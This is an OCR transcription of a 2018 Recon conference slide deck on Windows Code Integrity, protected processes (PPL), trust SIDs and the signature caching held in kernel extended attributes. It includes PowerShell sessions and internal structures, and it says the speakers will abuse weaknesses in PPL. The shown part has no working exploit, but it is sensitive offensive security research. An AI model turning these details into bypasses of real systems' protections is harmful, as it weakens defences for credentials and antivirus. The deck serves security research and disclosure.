Unknown Known DLLs


... and other Code Integrity Trust Violations

@aionescu
@tiraniddo

Recon Montreal
2018


About Alex Ionescu

- VP of EDR Strategy and Founding Architect at CrowdStrike
- Co-author of *Windows Internals* 5th-7th *Editions*
- Reverse engineering NT since 2000 – was lead kernel developer of ReactOS
- Instructor of worldwide Windows internals classes
- Author of various tools, utilities and articles
- Conference speaker at SyScan, Infiltrate, Offensive Con, Black Hat, Blue Hat, Recon, …
- For more info, see www.alex-ionescu.com or hit me up on Twitter @ aionescu



About James Forshaw

- Researcher in Google's Project Zero
- Specialize in Windows
  - Especially local privilege escalation
  - Logical vulnerability specialist
- Author of a book on attacking network protocols
- @tiraniddo on Twitter.



Talk Outline

- Windows Code Integrity: A Background
- Protected Processes and Trust ACEs
- Signature Caching
- Section Creation Bugs
- Section Mapping Bugs
- Arbitrary Code Execution Bugs
- Conclusion & Key Takeaways

Windows Code Integrity: A Background

Kernel Mode Code Signing (KMCS) / Code Integrity (CI)

- Introduced in Windows Vista x64 as a way to validate driver signatures
- Leverages Authenticode certificates (SHA-1) and a root chain of trust of about 19 hard-coded CAs
- Extended on Windows 8 to include x86 systems if running under UEFI Secure Boot
- Extended on Windows 10 to add support for Extended Validation (EV) SHA-2 certificates
  - Added Signer/Enhanced Key Usage (EKU) checks for various types of entitlements
    - Early Launch Anti Malware (ELAM)
    - Microsoft Attestation Signing
    - Windows Hardware Quality Lab (WHQL) Signing
- See http://alex-ionescu.com/publications/BreakPoint/bp2012.pdf for more detailed information

Hyper Visor Code Integrity (HVCI)

- Introduced in Windows 10 as part of Virtualization Based Security (VBS) Changes
  - Slowly being turned on by default in RS4 and later
- Uses Secondary Level Address Translation (SLAT) to enforce code execution at the EPTE level
  - EPTE is Kernel Executable only after HVCI has validated the image
  - Virtual Trust Level 1 (VTL1) is used to protect HVCI code & data
  - Restricted User Mode (RUM) leverages dual EPT roots to protect against execution of unsigned user-mode pages – enhanced by Mode-Based Execution Controls (MBEC) on Kaby Lake to avoid EPT switch
- Also implicitly used for launching VTL1 applications (IUM/Trustlets) and Enclaves (VSM)
- See http://alex-ionescu.com/publications/BlackHat/blackhat2015.pdf for more details

User Mode Code Integrity (UMCI) – v1

- Introduced in Windows 8 as part of efforts to commercialize iOS-type devices running Windows, and to bring some of the security features of the XBOX OS (Windows-derived) to other consumer device types
  - Surface RT (RIP ☹), Windows Phone (RIP ☺)
- Adds a system of *signing levels* to determine the signature strength/origin of an application based on the Certificate Subject Name (Signer) and EKUs, and a policy for enforcing signatures on
  - Process Creation (Process[EXE] Signing Level)
  - DLL / Image Load (Section[DLL] Signing Level)
- 4 Defined Levels:
  - 1 – Unsigned 4 – Authenticode 8 – Microsoft 12 – Windows

User Mode Code Integrity (UMCI) – v2

- UMCI is enhanced in Windows 8.1 to support a variety of new use cases
- Fine-grained signing levels now defined from 1-15 (see SE_SIGNING_LEVEL in WINNT.H)
  - Differentiate between Authenticode [1], Store [6], and Microsoft [8] Signed
  - Differentiate between Windows [12] and Windows Trusted Computing Base (TCB) [14] Signed
  - Custom use-cases for Native Code Generation (NGEN) [11] and Anti-Malware [7]
- Certain APIs/features now require a certain Process Signing Level – regardless of execution policies
- Windows 10 allows Enterprise to customize parts of the UMCI process through Windows Defender Application Control (Device Guard)
  - Enterprise [2] Signing Level

Protected Processes

- Introduced in Windows Vista as a Digital Rights Management (DRM) feature to implement the Protected Media Path (PMP)
- Personal… ~~Pet Peeve~~
  - ~~Obsession~~
  - ~~I HAVE A PROBLEM HELP ME~~
  - ….enthusiastic research area…
  - of mine
- Prevents most access rights from being granted to user-mode processes, regardless of (admin) privileges / integrity

The Evolution of Protected Processes Part 1 ... - Alex Ionescu's Blog
www.alex-ionescu.com/?p=97
Nov 22, 2013 - Based on the limited access rights that protected processes (and PPLs) provide, a process, regardless of its token, can no longer open a handle for injection and/or modification permissions toward the LSASS process.

Why Protected Processes Are A Bad Idea « Alex Ionescu's Blog
www.alex-ionescu.com/?p=34
Apr 5, 2007 - If you haven't read or heard about Protected Processes yet, start by familiarizing yourself with the whitepaper here. MarkR also covered them in ...

GitHub - Mattiwatti/PPLKiller: Protected Processes Light Killer
https://github.com/Mattiwatti/PPLKiller
PPLKiller ('Protected Processes Light killer', not 'people killer') is a kernel ... For more info on PPL, read The Evolution of Protected Processes by Alex Ionescu.

The Evolution of Protected Processes Part 2 - CrowdStrike
https://www.crowdstrike.com/.../evolution-protected-processes-part-2-exploitjailbreak-...
Dec 11, 2013 - Learn how Windows protected process light guards critical system ... Chief Architect at Crowdstrike, Alex Ionescu is a world-class security ...

[PDF] Breaking protected processes by Alex Ionescu - NoSuchCon
www.nosuchcon.org/talks/.../D3_05_Alex_ionescu_Breaking_protected_processes.pd...
UNREAL MODE: BREAKING PROTECTED. PROCESSES. Alex Ionescu http://www.alex-Ionescu.com. NSC 2014. @aionescu ...

Alex Ionescu on Twitter: "Last post on Protected Processes & Windows ...
https://twitter.com/aionescu/status/420260334234910720?lang=en
Jan 6, 2014 - @aionescu Protected processes also brings virtual memory protection (prohibits executable page allocations, etc, etc) that interesting too.

[PDF] Exploiting Windows Vista: Protected Processes

Protected Process "Light" (PPL)

- Added in Windows 8.1 to expand the usage of Protected Processes beyond Digital Rights Management
  - Protect passwords in memory by making LSASS a PPL – optional feature due to app. Compat
  - Protect antivirus from being terminated by making engine a PPL – requires AV to opt-in with ELAM driver
- Adds a hierarchy of process protection levels for each particular use case
  - Complex matrix determines cross-PPL access masks and, in general, protects PP from PPL
- Weakens/loosens the PP security model to enable expanded use cases and make performance gains
  - Like Coke Light*: All of the taste – none of the ~~security guarantees~~ calories*
- The latter bullet is what we're (mostly) going to abuse
  - Absolutely fair to say the original Protected Process architecture was robust

Information for Antivirus Vendors

In Windows 8.1, a new concept of protected service has been introduced to allow anti-malware user-mode services to be launched as a protected service. After the service is launched as protected, Windows uses code integrity to only allow trusted code to load into the protected service. Windows also protects these processes from code injection and other attacks from admin processes.

Updates and servicing

After the anti-malware service is launched as protected, other non-protected processes (and even admins) aren't able to stop the service.

Information for Security Researchers

se·cu·rity bound·a·ry /ˈsəˈkyoorədē bound(ə)rē/ *compound noun.*
1.A boundary which exists until it's shown to be bypassable. *See: defense-in-depth feature.*

"Admin is not a defensible boundary"

Category	Security feature	Security goal	Servicing commitment	Bug Bounty
Platform lockdown	Protected Process Light (PPL)	Prevent non-administrative non-PPL processes from accessing or tampering with code and data in a PPL process via open process functions	No	No
	Shielded Virtual Machines	Helps to protect a VM's secrets and its data against malicious fabric admins or malware running on the host from both runtime and offline attacks	No	No

PP/PPL Use Cases

- In the latest versions of Windows 10, PPL usage has expanded dramatically to cover everything from
  - How Windows Defender prevents itself from being killed
  - How the Windows Subsystem for Linux Pico Provider driver protects the IOCTLs from misuse by bad Win32 applications
  - How AppX packaging, deployment, and licensing validates the origin and trust of Windows Store apps (and sideloading)
  - How the Windows Security Center avoids non-interactive physical users from disabling/changing security settings
  - How Windows Defender ATP prevents EDR data from being tampered with or consumed by malicious applications
  - How “Centennial” (Windows Desktop Bridge for Windows) Trusted Applications are activated based on their path
  - How “Shielded VMs” protect against the host tampering with the vTPM data (among other things)
- PP itself is also a key part of Windows Software Licensing, Windows Defender System Guard Runtime Attestations (Octagon) and protection of the System, Registry, and Memory Compression Processes

How Code Signing Checks Work (Kernel)

- Whenever an executable image (binary) is loaded from disk, the Memory Manager performs a number of checks to enforce, and activate, the various signing requirements that may be applicable
- Executable images are created as “image sections” in kernel parlance, which ultimately go through the *MmCreateSection* -> *MiCreateSection* -> *MiCreateImageOrDataSection* code paths (recently rewritten in RS4)
- First, the memory manager collects some information about what type of image this is (driver, main process image, dynamic library, etc…) and under what circumstances it’s being loaded (process creation, DLL loading, virtualization-based security enclave, etc…) and by whom (regular process, the kernel, a protected process, …)
  - Based on some of this information, and additional caller-supplied and PE header flags, it may decide to call *SeGetImageRequiredSigningLevel* to understand the signing requirements for the image
  - Based on the signing requirements *MiValidateSectionCreate* will be called to enforce them
  - This would eventually result in a call to *SeValidateImageHeader*, which then calls the Code Integrity Library

How Code Signing Checks Work (CI)

- Once in the Code Integrity Library (CI), the goal is to validate if the signing level that is required of the image (which the Memory Manager has passed in) matches its digital signature properties
- This is done through a complex system of hard-coded rules based on the certificate issuer, subject name, enhanced key usages (EKUs), hash complexity…
  - … and customizable through Code Integrity “scenarios” that can be part of custom signing policies issued by the OEM Vendor (or the default one on Desktop/Server systems not operating in ‘S’ mode)
  - … as well as by “Runtime Signers” such as when using 3rd party Anti Virus ELAM drivers
  - … as well as by “Additional Policies” such as when using Windows Defender ATP + Windows Defender Application Control, or UWP TruePlay Anti Cheat
- Most of this logic is in *CipMinCryptToSigningLevel* and related functions (*CipValidateSigningPolicyForSigningLevel*), called by *CiEvaluatePolicyInfo*

Signature Check Caching

- The sheer complexity of the validation steps, especially when page hashes are not available and an full image hash must be done and/or when a file is catalog signed and requires reloading + looking up the appropriate catalog causes large performance degradation
  - Even worse on systems like a Windows Phone, for example, with slower I/O and ARM processors
- Therefore, three caching layers are employed
  - First, an on-disk cache is used based on the caller's requested validation policies (for example, driver signing checks do not use this) – such that future requests for validation simply read the previous signing level (even between reboots!)
  - Second, once an image section has been "proven" as having been validated at up-to-a-given-signing-level, its control area's segment (internal Windows kernel representation of the image section) caches that level such that future image section creation requests can check if the image has already been validated for at the currently required signing level
  - Third, image mappings, by design, *implicitly trust* that if a handle to an image section has been created, the required signature checks have already been performed at image section creation time – **no checks are done for mapping**

Why is KnownDlls Protected?


Administrator: Windows PowerShell

```
PS C:\> $s = New-NtSection \KnownDlls\ABC.DLL -Size 4096
New-NtSection : (0xC0000022) - {Access Denied}
A process has requested access to an object, but has not been granted those access
rights.
At line:1 char:6
+ $s = New-NtSection \KnownDlls\ABC.DLL -Size 4096
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [New-NtSection], NtException
    + FullyQualifiedErrorId : NtApiDotNet.NtException,NtObjectManager.NewNtSectionCmdle
   t

PS C:\> $d = Get-NtDirectory \KnownDlls
PS C:\> $d.SecurityDescriptor.ProcessTrustLabel | fl


Type  : ProcessTrustLabel
User  : TRUST LEVEL\ProtectedLight-WinTcb
Sid   : S-1-19-512-8192
Flags : None
Mask  : 00020003
```

Limits callers < PPL WinTCB to read access

Protected Processes and Trust ACEs

Protected Process Signing Levels (1803)



Creating a Protected Process Service (Admin only)

Indicates a service protection type.

C++

```
typedef struct _SERVICE_LAUNCH_PROTECTED_INFO {
  DWORD  dwLaunchProtected;
} SERVICE_LAUNCH_PROTECTED_INFO, *PSERVICE_LAUNCH_PROTECTED_INFO;
```

dwLaunchProtected

The protection type of the service. This member can be one of the following values:

SERVICE_LAUNCH_PROTECTED_NONE (0)

SERVICE_LAUNCH_PROTECTED_WINDOWS (1)

SERVICE_LAUNCH_PROTECTED_WINDOWS_LIGHT (2)

SERVICE_LAUNCH_PROTECTED_ANTIMALWARE_LIGHT (3)

Possible protection levels.

This structure is used by the ChangeServiceConfig2 function to specify the protection type of the service, and it is used with QueryServiceConfig2 to retrieve service configuration information for protected services. In order to apply any protection type to a service, the service must be signed with an appropriate certificate.


Creating a Protected Process with CreateProcess

```
DWORD ProtectionLevel = PROTECTION_LEVEL_SAME;

UpdateProcThreadAttribute(StartupInfoEx.lpAttributeList,
                          PROC_THREAD_ATTRIBUTE_PROTECTION_LEVEL,
                          &ProtectionLevel,
                          sizeof(ProtectionLevel));
CreateProcessW(ApplicationName, CommandLine,
               ...,
               EXTENDED_STARTUPINFO_PRESENT |
               CREATE_PROTECTED_PROCESS,
               &StartupInfoEx,
               &ProcessInformation);
```

Only documented value.

Specify flag

Trust SIDs


S-1-19-XXXX-YYYY
Process
Trust
Authority
Process
Level
512 = PPL
1024 = PP
Signer Level
1024 = Authenticode
1536 = Anti-Malware
2048 = App
4096 = Windows
8192 = TCB

Trust SID Comparison

```
NTSTATUS RtlSidDominatesForTrust(PSID Sid1,
                                 PSID Sid2,
                                 PBOOLEAN Result) {
    *Result = FALSE;
    if (Sid1 && !Sid2) {
        *Result = TRUE;
    } else if (Sid1->SubAuthority[0] >= Sid2->SubAuthority[0] &&
        Sid1->SubAuthority[1] >= Sid2->SubAuthority[1]) {
        *Result = TRUE;
    }

    return STATUS_SUCCESS;
}
```

Trust SID on Process Token

Administrator: Windows PowerShell

```
PS C:\> $p = New-Win32Process -CreationFlags Suspended,ProtectedProcess "werfaultsecure.exe"
PS C:\> $t = Get-NtToken -Primary -Process $p.Process
PS C:\> $t.TrustLevel

Name                                    Sid
----                                    ---
TRUST LEVEL\Protected-WinTcb            S-1-19-1024-8192


PS C:\> $p = New-Win32Process -CreationFlags Suspended,ProtectedProcess "clipup.exe"
PS C:\> $t = Get-NtToken -Primary -Process $p.Process
PS C:\> $t.TrustLevel

Name                                    Sid
----                                    ---
TRUST LEVEL\ProtectedLight-Windows      S-1-19-512-4096


PS C:\>
```

Trust ACE

Type:	**SYSTEM_PROCESS_TRUST_LABEL_ACE_TYPE (0x14)**
SID:	The Trust SID, e.g **S-1-19-512-4096** for **PPL-Windows**
Flags:	None
Mask:	The maximum granted access for caller where trust level < SID

Signature Caching

Windows Powershell

```
PS C:\> $proc = Get-NtProcess -Current
PS C:\> $nis = $proc.QueryMappedImages() | Where-Object Path -Match "\.ni\."
PS C:\> $path = $nis[0].Path
PS C:\> $file = Get-NtFile $path -Access ReadEa
PS C:\> $file.GetEa().Entries

Name                 Data                Flags
----                 ----                -----
$KERNEL.PURGE.ESBCACHE {87, 0, 0, 0...}  None
```

Cached signing level

Kernel Extended Attributes

04/20/2017 • 4 minutes to read • Contributors

Kernel Extended Attributes (Kernel EA's) are a feature added to NTFS in Windows 8 as a way to boost the performance of image file signature validation. It is an expensive operation to verify an images signature. Therefore, storing information about whether a binary, which has previously been validated, has been changed or not would reduce the number of instances where an image would have to undergo a full signature check.

Must set from kernel mode

Overview

EA's with the name prefix `$Kernel` can only be modified from kernel mode. Any EA that begins with this string is considered a Kernel EA. Before retrieving the necessary update sequence number (USN), it is recommended that **FSCTL_WRITE_USN_CLOSE_RECORD** be issued first as this will commit any pending USN Journal updates on the file that may have occurred earlier. Without this, the **FileUSN** value may change shortly after setting of the Kernel EA.

https://docs.microsoft.com/en-us/windows-hardware/drivers/ifs/kernel-extended-attributes


Auto-Deletion of Kernel Extended Attributes

Simply rescanning a file because the USN ID of the file changed can be expensive as there are many benign reasons a USN update may be posted to the file. To simplify this, an auto delete of Kernel EA's feature was added to NTFS.

Because not all Kernel EA's may want to be deleted in this scenario, an extended EA prefix name is used. If a Kernel EA begins with: `"$Kernel.Purge."` then if any of the following USN reasons are written to the USN journal, NTFS will delete all kernel EAs that exist on that file that conforms to the given naming syntax:

- USN_REASON_DATA_OVERWRITE
- USN_REASON_DATA_EXTEND
- USN_REASON_DATA_TRUNCATION
- USN_REASON_REPARSE_POINT_CHANGE

Automatically deleted if file changed.



What does this mean?

EA Cache Format

```
struct _CI_ESB_EA_V3 {
  DWORD Size;
  WORD VersionMajor;
  BYTE VersionMinor;
  BYTE SigningLevel;
  LARGE_INTEGER USNJournalId;
  FILETIME LastBlackListTime;
  DWORD Flags;
  DWORD ExtraDataSize;
  DWORD ExtraData[ANYSIZE_ARRAY];
};
```

Set to 3

Set to 2

```
struct _CI_DATA_BLOB {
  BYTE Size;
  BYTE Type;
  BYTE BlobData[ANYSIZE_ARRAY];
};
```

```
enum _CI_DATA_BLOB_TYPE {
  FileHash,
  SignerHash,
  WIMGUID,
  Timestamp,
  DeviceGuardPolicyHash,
  AntiCheatPolicyHash
};
```

Not All Cached Signatures Are The Same…

- The “Flags” field in the EA Cache structure determines how ‘trusted’ the signature’s origin is, because a signature can be written to disk in one of two (legitimate) ways:
  - By an undocumented API, which is used to set the cached signature level *(Nt)SetCachedSigningLevel* in NT/Win32
  - By the CI Library itself, after it has actually performed validation on a file
- The API method allows a caller to set a ‘validated’ signature level (“please trust me”), <u>as long as the caller is a PPL</u>
  - This results in flag 0x02 in the EA – otherwise, flag 0x01 is used (“not really validated”) – used for Store applications
- The CI Library, on the other hand, always sets flag 0x02 (since it always trusts itself)
  - And can also set flag 0x40, which is a new mitigation in 1803 to prevent trusting of the cache EA if a DLL is loading inside of a PPL and has not already been validated by CI at least once inside of a PPL (which would then set flag 0x40)
- For process creation/initial image load, the cache EA is never trusted for a PPL – and never for drivers/PP

C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe

```
PS D:\> Get-NtCachedSigningLevel C:\Windows\system32\ntdll.dll -Win32Path -FromEa


Version              : 3
Version2             : 2
USNJournalId         : 129817650093124173
LastBlackListTime    : 12/12/2017 17:42:57
